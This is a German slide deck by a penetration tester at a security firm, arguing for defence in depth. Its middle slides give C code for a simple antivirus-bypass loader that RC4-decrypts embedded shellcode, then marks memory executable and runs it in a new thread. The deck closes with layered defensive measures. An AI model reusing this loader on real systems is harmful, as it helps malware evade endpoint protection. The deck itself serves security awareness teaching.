
AV-Bypass:

Warum eine Verteidigung in der Tiefe notwendig ist



8COM
CYBER SECURITY

1
Grundlagen

2
Einfacher Loader

3
Demo

4
Verteidigung in der Tiefe

8COM CYBER SECURITY

AV-Bypass: Warum ein Verteidigung in der Tiefe notwendig ist

8COM CYBER SECURITY

1 Grundlagen

Fighting Cybercrime

Grundlagen

Antivirus-Software (AV)

- Erkennung von Schadsoftware anhand von Signaturen und Verhalten
- Blockierung von Schadsoftware
- Alarmierung bei erkannter Schadsoftware

Was wir Umgehen wollen

Shellcode

- Maschinencode in hexadecimaler Darstellung
- Kann manuell geschrieben oder automatisiert generiert werden
- Vielseitig einsetzbar

Was wir Ausführen wollen

Loader

- Ausführen von z.B. Shellcode im Arbeitsspeicher
- Shellcode kann eingebettet sein oder aus externen Quellen bezogen werden
- Evasion und Execution Guardrails

Wie wir es Ausführen wollen

AV-Bypass: Warum ein Verteidigung in der Tiefe notwendig ist

8COM CYBER SECURITY

2 Einfacher Loader

Fighting Cybercrime

Einfacher Loader

8COM

- Shellcode generieren und verschlüsseln
- Speicher allokieren
- Shellcode entschlüsseln
- Entschlüsselten Shellcode in allokierten Speicher schreiben
- Shellcode ausführen

Einfacher AV-Bypass

8COM

```
43  unsigned char Rc4CipherText[] = {
44      0x37, 0x75, 0x55, 0x82, 0xEA, 0x44, 0x97, 0x77, 0x37, 0xCD, 0x34, 0x9F, 0x33, 0xBA, 0xFB, 0x5A,
45      0x9A, 0x0E, 0xBD, 0xF6, 0xD5, 0xE8, 0x5C, 0x30, 0x19, 0x8A, 0x64, 0x5D, 0x9E, 0x15, 0xAC, 0x7C,
46      0xBD, 0x32, 0xDE, 0xE5, 0x8B, 0x35, 0xF5, 0x84, 0x8D, 0xEB, 0x45, 0x93, 0x8A, 0xF6, 0x96, 0x8D,
47      0x53, 0x21, 0x70, 0xBB, 0xB2, 0x85, 0xDE, 0x0A, 0x0E, 0x69, 0x5A, 0x5D, 0x66, 0x7A, 0x02, 0x16,
48      0x0A, 0x47, 0x1E, 0x81, 0x13, 0x50, 0x26, 0x53, 0x85, 0x31, 0xF5, 0xCB, 0xB9, 0x9F, 0x19, 0x40,
49      0x5B, 0x83, 0xF4, 0xF5, 0xD0, 0x85, 0x18, 0x87, 0xF4, 0x30, 0x65, 0x9A, 0x4D, 0x4B, 0xD1, 0x87,
50      0x8B, 0x45, 0xFC, 0x5C, 0x5C, 0x89, 0xD2, 0x8E, 0x11, 0x01, 0x87, 0xCC, 0xE5, 0x69, 0x51, 0x83,
51      0x42, 0x85, 0x53, 0x85, 0xE5, 0x04, 0xE1, 0x75, 0xBB, 0x02, 0xF0, 0x19, 0x2A, 0xDC, 0x7D, 0x23,
52      0x49, 0x59, 0xA2, 0x7C, 0x0A, 0x71, 0x85, 0x8A, 0x12, 0xE6, 0x46, 0x2B, 0x8F, 0x64, 0xC3, 0x9C,
53      0xBC, 0xB4, 0x89, 0x58, 0x4A, 0xB9, 0x0B, 0x80, 0xA6, 0xFD, 0x61, 0x43, 0xE1, 0x4F, 0xB7, 0xFB,
54      0xC5, 0x77, 0xB6, 0xCC, 0xBD, 0x7A, 0x8A, 0xAB, 0x53, 0xFD, 0x89, 0xAA, 0xE0, 0xFC, 0xB1, 0x93,
55      0x8F, 0xC9, 0x13, 0x8F, 0x20, 0xF8, 0xAE, 0x1F, 0x32, 0xDA, 0x60, 0x8D, 0x3D, 0x37, 0xE3, 0x6E,
56      0xBA, 0xD3, 0x51, 0x51, 0x1C, 0xB3, 0xBA, 0xAA, 0x55, 0x88, 0xDA, 0x3F, 0x53, 0x2D, 0x59, 0x12,
57      0x58, 0x15, 0x96, 0x8B, 0x12, 0xC1, 0x88, 0xFC, 0x6B, 0xEB, 0x65, 0x28, 0x32, 0x5B, 0x94, 0x3B,
58      0x6E, 0xEA, 0x8A, 0xE2, 0xD4, 0xAC, 0x1F, 0x8F, 0xEA, 0x37, 0xAC, 0xE5, 0xF0, 0xBE, 0xC8, 0x26,
59      0x66, 0x4A, 0xA8, 0x7B, 0x52, 0x4F, 0x66, 0xF8, 0x7E, 0xAD, 0x28, 0x66, 0xFE, 0x98, 0x88, 0x7C,
60      0xF5, 0x7B, 0xA0, 0x77, 0x15, 0x87, 0xB9, 0x6A, 0x46, 0x7E, 0xDA, 0x9C, 0x4B, 0x7C, 0x01, 0x6D,
61      0x45, 0x27, 0x91, 0xF9 };
62
63
64  unsigned char Rc4Key[] = {
65      0x48, 0x10, 0xCF, 0xB9, 0x34, 0x09, 0xEA, 0x95, 0x5D, 0x9D, 0x43, 0x8F, 0x9D, 0x8D, 0xA5, 0x19 };
66
```

Einfacher AV-Bypass

8COM

```
5   int main(int argc, char* argv[]) {
6
7   1   // Decrypting Shellcode
8       Rc4EncryptionViaSystemFunc032(&Rc4Key, &Rc4CipherText, sizeof(Rc4Key), sizeof(Rc4CipherText));
9
10      printf("[i] Injecting Shellcode in Process: %d \n", GetCurrentProcessId());
11      printf("[i] Allocating memory ...\n");
12  2   PVOID pShellcodeAddress = VirtualAlloc(NULL, sizeof(Rc4CipherText), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13      if (pShellcodeAddress == NULL) {
14          printf("[!] VirtualAlloc Failed with Error : %d \n", GetLastError());
15          return -1;
16      }
17      printf("[i] Allocated Memory at : 0x%p \n", pShellcodeAddress);
18
19  3   memcpy(pShellcodeAddress, Rc4CipherText, sizeof(Rc4CipherText));
20      memset(&Rc4CipherText, '\0', sizeof(Rc4CipherText));
21
22      DWORD dwOldProtection = NULL;
23
24  4   if (!VirtualProtect(pShellcodeAddress, sizeof(Rc4CipherText), PAGE_EXECUTE_READ, &dwOldProtection)) {
25          printf("[!] VirtualProtect Failed with Error : %d \n", GetLastError());
26          return -1;
27      }
28
29  5   HANDLE hThread = CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL);
30      if (hThread == NULL) {
31          printf("[!] CreateThread Failed with Error : %d \n", GetLastError());
32          return -1;
33      }
34      WaitForSingleObject(hThread, INFINITE);
35      HeapFree(GetProcessHeap(), 0, &Rc4CipherText);
36      return 0;
37  }
38
```

AV-Bypass: Warum ein Verteidigung in der Tiefe notwendig ist

8COM CYBER SECURITY

3 Demo

Fighting Cybercrime

AV-Bypass: Warum ein Verteidigung in der Tiefe notwendig ist

8COM CYBER SECURITY

4 Verteidigung in der Tiefe

Fighting Cybercrime

Verteidigung in der Tiefe

Sicherheitsstrategie bei der mehrere Verteidigungsmaßnahmen eingesetzt werden, um Angriffe zu verhindern bzw. zu verlangsamen.

- Erhöhte Ausfallsicherheit
- Erhöhte Sichtbarkeit
- Erhöhte Sicherheit

Verteidigung in der Tiefe

- Technisch
  - EDR/XDR, SIEM, IDS
- Administrativ
  - Prozesse, Tiering Model, Zero Trust
- Physisch
  - Zutrittskontrolle, Kameras, Sicherheitszonen
- Präventiv
  - Regelmäßige Pentests, Patch-Management, Netzwerksegmentierung

Sie haben noch Fragen?

Sprechen Sie mich gerne an!

8COM
CYBER SECURITY

Robin Meier
Penetration Tester

robin.meier@8com.de
www.8com.de

8com.de/newsletter